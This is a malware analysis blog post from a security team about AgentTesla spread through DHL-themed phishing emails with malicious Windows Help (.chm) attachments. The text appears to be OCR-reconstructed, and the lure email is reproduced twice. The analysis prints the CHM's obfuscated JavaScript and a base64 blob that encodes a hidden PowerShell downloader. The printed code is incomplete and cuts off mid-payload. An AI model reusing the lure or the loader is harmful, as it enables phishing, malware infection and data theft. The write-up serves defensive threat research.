
Posted on June 2, 2022

AgentTesla Being Distributed Through Windows Help File (*.chm)

The ASEC analysis team recently discovered AgentTesla being distributed with a new method. Previously, AgentTesla discussed in multiple ASEC blog posts was distributed by the malicious VBA macro inside PowerPoint files (*.ppt). However, the new method uses Windows Help files (*.chm) to run powershell commands.

AgentTesla Being Distributed via More Sophisticated Malicious PowerPoint Files

The malicious CHM files are distributed as compressed files attached to phishing emails imitating emails sent from DHL, a transport company. As phishing emails disguised as other topics are also being distributed, users need to take caution.



2022-05-20 (금) 오전 3:30
Santiago Laporte <Santiago.Laporte@universal.com.uy>
RV: Número de folleto DHL Air Way: 2901397451
받는 사람 Mario A. del Riego
이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.

메시지 | 50YearsEmailSignature_W771.jpg (65 KB) | dhl_logo.gif (624 B) | facebook_30x30.png (21 KB) | instagram_30x30.png (3 KB) | vk_30x30.png (21 KB) | 2901397451.r15 (7 KB)

이름	크기	압축된 크기	수정한 날짜
Hoja de ruta - 2901397451.chm	15 200	7 251	2022-05-19 06:59

De: compta@dhl.com <compta@dhl.com>
Enviado el: jueves, 19 de mayo de 2022 04:35 a.m.
Asunto: Número de folleto DHL Air Way: 2901397451

¡Estimado cliente!

Le agradecemos su cooperación e informamos que su carga ha llegado a Warehouse DHL Express Transportation Network.

Firme la declaración adjunta adjunta de documentos de carga adjuntos y regrese a nuestro agente.

Descripción:


Air Waybill Número **2901397451** (peso físico: **1.05 kg**; asientos: **1**).

Los datos de contacto de su agente de importación para la Declaración de Cargo de Aduanas se enumeran a continuación. Para contactar a nuestro empleado, le pedimos que use la comunicación por correo electrónico. Por el momento, esta es la forma más rápida y confiable de comunicarse con nosotros. La mayoría de nuestros empleados ahora trabajan de forma remota.

Atentamente,

Sigitas Šakys Estatuto internacional
DHL Express

Tel : +34 972 546 815,
Fax : +34 972 546 811
express.dhl.com



2022-05-20 (금) 오전 3:30
Santiago Laporte <Santiago.Laporte@universal.com.uy>
RV: Número de folleto DHL Air Way: 2901397451
받는 사람 Mario A. del Riego
이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.

메시지 | 50YearsEmailSignature_W771.jpg (65 KB) | dhl_logo.gif (624 B) | facebook_30x30.png (21 KB) | instagram_30x30.png (3 KB) | vk_30x30.png (21 KB) | 2901397451.r15 (7 KB)

이름	크기	압축된 크기	수정한 날짜
Hoja de ruta - 2901397451.chm	15 200	7 251	2022-05-19 06:59

De: compta@dhl.com <compta@dhl.com>
Enviado el: jueves, 19 de mayo de 2022 04:35 a.m.
Asunto: Número de folleto DHL Air Way: 2901397451

¡Estimado cliente!

Le agradecemos su cooperación e informamos que su carga ha llegado a Warehouse DHL Express Transportation Network.

Firme la declaración adjunta adjunta de documentos de carga adjuntos y regrese a nuestro agente.

Descripción:

Air Waybill Número **2901397451** (peso físico: **1.05 kg**; asientos: **1**).

Los datos de contacto de su agente de importación para la Declaración de Cargo de Aduanas se enumeran a continuación. Para contactar a nuestro empleado, le pedimos que use la comunicación por correo electrónico. Por el momento, esta es la forma más rápida y confiable de comunicarse con nosotros. La mayoría de nuestros empleados ahora trabajan de forma remota.


Atentamente,

Sigitas Šakys Estatuto internacional
DHL Express

Tel : +34 972 546 815,
Fax : +34 972 546 811
express.dhl.com

Figure 1. DHL phishing email

Decompressing the attachment shows a malicious CHM file. When the file is run, it creates a normal Help window to make it difficult for users to realize malicious behaviors.



Customer service


Please Wait...

Customer service


Please Wait...

Figure 2. Normal Help window

However, the malicious script included in the internal HTML will perform malicious behaviors. Figures 3 and 4 show the obfuscated HTML including a malicious script, while Figures 5 and 6 show the unobfuscated code. You can see that the unobfuscated code uses a method that is similar to the one applied by malicious CHM files that have been introduced in the blog since March. The code includes a malicious command in a certain id property range and uses the Click() function to automatically run the command.




```
document.write(n78we0f(kldsfkl()));

function n78we0f(s)
{
    var e = {}, i, k, v = [], r = '', w = String.fromCharCode;
    var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];

    for (z in n)
    {
        for (i = n[z][0]; i < n[z][1]; i++)
        {
            v.push(w(i));
        }
    }
    for (i = 0; i < 64; i++)
    {
        e[v[i]] = i;
    }

function kldsfkl()
{
var r1 = [
'PGh0bWw+Cjx0aXRsZT4gQ3VzdG9tZXIgc2VydmljZSA8L3RpdGxlPgo8aGVhZD4KPC9oZWFkPgo8Ym9keT4KCjxoMiBhbGlnbj1jZW50ZXI+IEN1c3RvbWVyIHNlcnZpY2UgPC9oMj4KPHA+CjxoM
yBhbGlnbj1jZW50ZXI+IFBsZWFzZSBXYWl0Li4uIDwvaDM+CjwvcD4KPC9ib2R5Pgo8L2h0bWw+Cgo8T0JKRUNUIGlkPXNob3J0Y3V0IGNsYXNzaWQ9ImNsc2lkOjUyYTJhYWFlLTA4NWQtNDE4Ny0
5N2VhLThjMzBkYjk5MDQzNiIgd2lkdGg9MSBoZWlnaHQ9MT4KCgo8UEFSQU0gbmFtZT0iQ29tbWFuZCIgdmFsdWU9IlNob3J0Q3V0Ij4KPFBBUkFNIG5hbWU9Ikl0ZW0xIiB2YWx1ZT0iLFBvd2Vyc
2hlbGwuZXhlLCAtV2luZG93U3R5bGUgSGlkZGVuICAkRXd0Z2R0T2RHVmRNVUR1bUJ0dUM9JzI3JTVCJTc2JTZGJTY5JTY0JTI3JTIwJTJCJTIwJTI3JTVEJTIwJTVCJTUzJTc5JTczJTc0JTI3JTI
wJTJCJTIwJTI3JTY1JTZEJTJFJTUyJTY1JTY2JTZDJTY1JTI3JTIwJTJCJTIwJTI3JTYzJTc0JTY5JTZGJTZFJTJFJTQxJTczJTczJTY1JTI3JTIwJTJCJTIwJTI3JTZEJTYyJTZDJTc5JTVEJTNBJ
TNBJTRDJTZGJTYxJTY0JTU3JTY5JTI3JTIwJTJCJTIwJTI3JTc0JTY4JTUwJTYxJTcyJTc0JTY5JTYxJTZDJTRFJTYxJTZEJTY1JTI4JTI3JTI3JTREJTY5JTYzJTcyJTZGJT',
'czJTZGJTY2JTc0JTJFJTU2JTY5JTczJTc1JTYxJTZDJTQyJTYxJTczJTY5JTYzJTI3JTI3JTI5JTI3JTdDJTQ5JTQ1JTU4JTNCJTY0JTZGJTIwJTdCJTI0JTcwJTY5JTZFJTY3JTIwJTNEJTIwJTc
0JTY1JTczJTc0JTJEJTYzJTZGJTZFJTZFJTY1JTYzJTc0JTY5JTZGJTZFJTIwJTJEJTYzJTZGJTZEJTcwJTIwJTY3JTZGJTZGJTY3JTZDJTY1JTJFJTYzJTZGJTZEJTIwJTJEJTYzJTZGJTc1JTZFJ
Tc0JTIwJTMxJTIwJTJEJTUxJTc1JTY5JTY1JTc0JTdEJTIwJTc1JTZFJTc0JTY5JTZDJTIwJTI4JTI0JTcwJTY5JTZFJTY3JTI5JTNCJTI0JTc0JTc0JTc5JTNEJTI3JTI4JTRFJTY1JTc3JTJEJTI
3JTJCJTI3JTRGJTYyJTZBJTY1JTI3JTJCJTI3JTYzJTc0JTIwJTRFJTY1JTI3JTJCJTI3JTc0JTJFJTU3JTY1JTI3JTJCJTI3JTYyJTQzJTZDJTY5JTI3JTJCJTI3JTY1JTZFJTc0JTI5JTI3JTdDJ
